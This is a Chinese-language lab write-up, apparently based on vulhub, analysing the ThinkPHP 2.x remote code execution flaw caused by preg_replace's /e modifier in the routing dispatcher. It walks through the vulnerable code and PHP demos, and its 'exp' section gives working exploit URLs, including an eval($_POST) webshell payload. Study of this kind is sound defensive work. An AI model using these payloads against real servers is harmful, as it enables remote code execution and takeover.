# ThinkPHP 2.x 任意代码执行

## 1.1漏洞介绍

README.md

### ThinkPHP 2.x 任意代码执行漏洞

ThinkPHP 2.x版本中，使用 `preg_replace` 的 `/e` 模式匹配路由：

```
$res = preg_replace('@(\w+)'.$depr.'([^'.$depr.'\/]+)@e', '$var[\'\\1\']="\\2";', implode($depr,$paths));
```

导致用户的输入参数被插入双引号中执行，造成任意代码执行漏洞。

ThinkPHP 3.0版本因为Lite模式下没有修复该漏洞，也存在这个漏洞。

#### 环境搭建

执行如下命令启动ThinkPHP 2.1的Demo应用：

```
docker-compose up -d
```

环境启动后，访问 `http://your-ip:8080/Index/Index` 即可查看到默认页面。

#### 漏洞复现

直接访问 `http://your-ip:8080/index.php?s=/index/index/name/$%7B@phpinfo()%7D` 即可执行 `phpinfo()` ：

在ThinkPHP ThinkPHP 2.x版本中，使用preg_replace的/e模式匹配路由

```
1 $res = preg_replace('@(\w+)'.$depr.'([^'.$depr.'\/]+)@e',
  '$var[\'\\1\']="\\2";', implode($depr,$paths));
```

导致用户的输入参数被插入双引号中执行，造成任意代码执行漏洞。

ThinkPHP 3.0版本因为Lite模式下没有修复该漏洞，也存在这个漏洞。

## 1.2漏洞分析

> 为什么会有存在漏洞?

下面我们分析一下`preg_replace`这个函数。

### preg_replace

preg_replace的/e修饰符妙用与慎用

这个函数是个替换函数，而且支持正则，使用方式如下：

```
1 preg_replace('正则规则','替换字符','目标字符')
```

这个函数的3个参数，结合起来的意思是：**如果目标字符存在符合正则规则的字符，那么就替换为替换字符，如果此时正则规则中使用了`/e`这个修饰符，则存在代码执行漏洞。**

下面是搜索到的关于`/e`的解释：

```
e 配合函数preg_replace()使用，可以把匹配来的字符串当作正则表达式执行;
/e 可执行模式，此为PHP专有参数，例如preg_replace函数。
```

```php
<?php
@preg_replace('/Firebasky/e','print_r("everyone");','hello Firebasky');
```

```
问题 输出 终端 调试控制台
[Running] php "e:\phpStudy_64\phpstudy\phpstudy_pro\WWW\test\test.php"
everyone
```

注意：该函数的\e是在5.2-5.6中使用，到了php 版本7 以上，就已经都不支持 `/e` 修饰符了。

## 分析程序

`/ThinkPHP/Lib/Think/Util/Dispatcher.class.php:102`

```
------------------------------------------------------------------------------
inkPHP内置的Dispatcher类
成URL解析、路由和调度
------------------------------------------------------------------------------
```

根据代码注释，了解到这个是thinkphp 内置的Dispacher类，用来完成URL解析、路由和调度。所以有必要了解一下thinkphp的关于这块功能的使用。

而thinkphp 应该也是MVC框架，所有的请求都是根据路由来决定的。而 `Dispatcher.class.php` 就是规定如何来解析路由的这样一个类。

```
类名为Dispatcher
class Dispatcher extends Think
里面的方法有:
static public function dispatch() URL映射到控制器
public static function getPathInfo()  获得服务器的PATH_INFO信息
static public function routerCheck() 路由检测
static private function parseUrl($route)
static private function getModule($var) 获得实际的模块名称
static private function getGroup($var) 获得实际的分组名称
```

```php
/**
 +------------------------------------------------------------------------------
 * ThinkPHP内置的Dispatcher类
 * 完成URL解析、路由和调度
 +------------------------------------------------------------------------------
 * @category   Think
 * @package  Think
 * @subpackage  Util
 * @author    liu21st <liu21st@gmail.com>
 * @version   $Id$
 +------------------------------------------------------------------------------
 */
class Dispatcher extends Think
{//类定义开始

    /**
     +----------------------------------------------------------
     * URL映射到控制器
     +----------------------------------------------------------
     * @access public
     +----------------------------------------------------------
     * @return void
     +----------------------------------------------------------
     */
    static public function dispatch()
    {…
    }

    /**
    +----------------------------------------------------------
    * 获得服务器的PATH_INFO信息
    +----------------------------------------------------------
    * @access public
    +----------------------------------------------------------
    * @return void
    +----------------------------------------------------------
    */
    public static function getPathInfo()
    {…
    }

    /**
     +----------------------------------------------------------
     * 路由检测
     +----------------------------------------------------------
     * @access public
     +----------------------------------------------------------
     * @return void
     +----------------------------------------------------------
     */
    static public function routerCheck() {…
    }

    static private function parseUrl($route) {…
    }

    /**
     +----------------------------------------------------------
     * 获得实际的模块名称
     +----------------------------------------------------------
     * @access private
     +----------------------------------------------------------
     * @return string
     +----------------------------------------------------------
     */
    static private function getModule($var)
```

```
271 >    {…
281      }
282
283      /**
284       +----------------------------------------------------------
285       * 获得实际的操作名称
286       +----------------------------------------------------------
287       * @access private
288       +----------------------------------------------------------
289       * @return string
290       +----------------------------------------------------------
291       */
292      static private function getAction($var)
293 >    {…
299      }
300
301      /**
302       +----------------------------------------------------------
303       * 获得实际的分组名称
304       +----------------------------------------------------------
305       * @access private
306       +----------------------------------------------------------
307       * @return string
308       +----------------------------------------------------------
309       */
310      static private function getGroup($var)
311 >    {…
315      }
316  }//类定义结束
317  ?>
```

有漏洞的代码位置在`static public function dispatch()`，叫`URL映射控制器`，也就是URL访问的路径是映射到哪个控制器下。

tp框架中我们需要知道

- thinkphp 所有的主入口文件默认访问index控制器（模块）
- thinkphp 所有的控制器默认执行index动作（方法）

而tp路由url规则是（以后我还会介绍的）

```
1  ThinkPHP5.1在没有定义路由的情况下典型的URL访问规则是：
2  http://serverName/index.php（或者其它应用入口文件）/模块/控制器/操作/[参数名/参数
   值...]
3
4  如果不支持PATHINFO的服务器(参数是s)可以使用兼容模式访问如下：
5  http://serverName/index.php（或者其它应用入口文件）?s=/模块/控制器/操作/[参数名/参数
   值...]
```


**漏洞所在关键代码块**

```
84          self::getPathInfo();
85
86          if(!self::routerCheck()){   // 检测路由规则 如果没有则按默认规则调度URL
87              $paths = explode($depr,trim($_SERVER['PATH_INFO'],'/'));
88              $var  =  array();
89              if (C('APP_GROUP_LIST') && !isset($_GET[C('VAR_GROUP')])){
90                  $var[C('VAR_GROUP')] = in_array(strtolower($paths[0]),explode(',',strtolower(C('APP_GROUP_LIST'))))? array_shift($paths) : '';
91                  if(C('APP_GROUP_DENY') && in_array(strtolower($var[C('VAR_GROUP')]),explode(',',strtolower(C('APP_GROUP_DENY'))))) {
92                      // 禁止直接访问分组
93                      exit;
94                  }
95              }
96              if(!isset($_GET[C('VAR_MODULE')])) {// 还没有定义模块名称
97                  $var[C('VAR_MODULE')]  =   array_shift($paths);
98              }
99              $var[C('VAR_ACTION')]  =   array_shift($paths);
100             // 解析剩余的URL参数
101             $res = preg_replace('@(\w+)'.$depr.'([^'.$depr.'\/]+)@e', '$var[\'\\1\']="\\2";', implode($depr,$paths));
102             $_GET   =  array_merge($var,$_GET);
103         }
104
```

第一句`if(!self::routerCheck())`

首先是没有路由规则，所以函数按照默认规则调度URL。而在漏洞点我们可以控制的参数是`implode($depr,$paths)`

`implode()`是将数组转成字符串，而`'$var[\'\\1\']="\\2";'`是对一个数组做操作。来分析一下正则`(\w+)\/([^/]+)`，这个正则的意思是取路径的每2个参数。




而连起来一起看就是匹配到的第一个路径值给$var[a],匹配到的第二个是b给了$var[a]。

```php
<?php
$var = array();
$a='$var[\'\\1\']="\\2";';
//匹配到的第二个给$var[匹配到的第一个]
$b='/a/b/c/d/e/f/g/h/i';
preg_replace("/(\w+)\/([^\/\/])/ies",$a,$b);
print_r($var);
```

```
问题 1   输出   终端   调试控制台
[Running] php "e:\phpStudy_64\phpstudy\phpstudy_pro\WWW\test
Array
(
    [a] => b
    [c] => d
    [e] => f
    [g] => h
)
```

通过上面的代码，更加清晰的是取出每2个参数，然后第一个参数作为数组的键，第二个参数作为数组的值，那么在这个过程当中，上述例子如果`$b`可控，同样会发生代码执行

```php
<?php
$var = array();
$a='$var[\'\\1\']="\\2";';
$b="a/{${phpinfo()}}/c/d/e/f";
preg_replace("/(\w+)\/([^\/\/])/ies",$a,$b);
print_r($var);
```

```
问题 1  输出  终端  调试控制台
[Running] php "e:\phpStudy_64\phpstudy\phpstudy_pro\WWW\test\6.php"
phpinfo()
PHP Version => 5.2.17
```

需要说明的是，代码执行的位置，必须是数组的值的位置而不是键的位置。

接下来回到tp漏洞点中

```php
        if(!isset($_GET[C('VAR_MODULE')])) {// 还没有定义模块名称
            $var[C('VAR_MODULE')]  =    array_shift($paths);
            //array_shift() 函数删除数组中第一个元素，并返回被删除元素的值。
        }
        $var[C('VAR_ACTION')]  =    array_shift($paths);
        //array_shift() 函数删除数组中第一个元素，并返回被删除元素的值。
        // 解析剩余的URL参数
        $res = preg_replace('@(\w+)'.$depr.'([^'.$depr.'\/]+)@e', '$var[\'\\1\']="\\2";', implode($depr,$paths));
        $_GET   =  array_merge($var,$_GET);
    }
```

数组`$var`在路径存在模块和动作时，会去除掉前2个值。而数组`$var`来自于`explode($depr,trim($_SERVER['PATH_INFO'],'/'));`也就是路径。

## exp

```
/index.php?s=a/b/c/${phpinfo()}
/index.php?s=a/b/c/${phpinfo()}/c/d/e/f
/index.php?s=a/b/c/d/e/${phpinfo()}
/index.php?s=a/b/c/${@print(eval($_POST[1]))}
```

# 1.3漏洞修复

> 基本上就是改变路由模式，在tp5中都不在使用preg_replace函数了

最后放一个`preg_replace()`在\e模式下的使用

```php
<?php
function test($str)
{
    echo "This func is very $str";
}
$a='test("\1")';
$b='aaa$caaa';
$c="nice";
echo preg_replace("/aaa(.+?)aaa/e",$a,$b);
//This func is very nice
```

# 1.4总结

- 框架中应严格控制危险函数，如果要使用就需要做严格的过滤
- 这个漏洞还是简单，基本上就是分析那一段代码和了解函数的使用基本上就OK

## 1.5参考


> https://www.freebuf.com/articles/people/223149.html
>
> https://github.com/vulhub/vulhub/tree/master/thinkphp/2-rce